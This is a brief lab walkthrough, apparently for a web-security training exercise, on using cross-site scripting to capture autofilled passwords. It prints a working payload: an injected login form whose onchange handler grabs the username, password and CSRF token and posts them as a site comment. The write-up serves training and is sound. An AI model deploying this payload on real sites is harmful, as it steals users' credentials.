Exploiting cross-site scripting to capture passwords | Practitioner
I first struggled to solve this because I was leaning towards a solution that does not require user interaction. Something like a list of autofilled passwords being defined somewhere in the DOM, tried Googling to hell and back but no budge.
Turns out I had to swallow my pride and come up with a solution that requires interaction. Turns out it’s simpler that it sounds. All you have to do is wait for the browser to fill the passwords, detect it using onchange then grab the credentials.
In the spirit of not using Burp Collaborator, we can simply set up a similar payload as shown here:
<input name=username id=username>
<input type=password name=password onchange="attack()">
<script>
function attack() {
    setTimeout(function(){
        var token = document.getElementsByName('csrf')[0].value;
        var username = document.getElementsByName('username')[0].value;
        var password = document.getElementsByName('password')[0].value;
        var data = new FormData();

        data.append('csrf', token);
        data.append('postId', 2);
        data.append('comment', `${username} ${password}`);
        data.append('name', 'victim');
        data.append('email', 'hacked@victim.com');
        data.append('website', 'http://test.com');

        fetch('/post/comment', {
            method: 'POST',
            body: data
        });
    }, 100);
}
</script>
Although this works, it is less subtle than using fetch(). And there is no guarantee that victims will be compelled to fill their credentials on some shady input form in the middle of the comment section, so kinda a bust.

In this simulated lab, after launching the payload we can obtain the password as shown: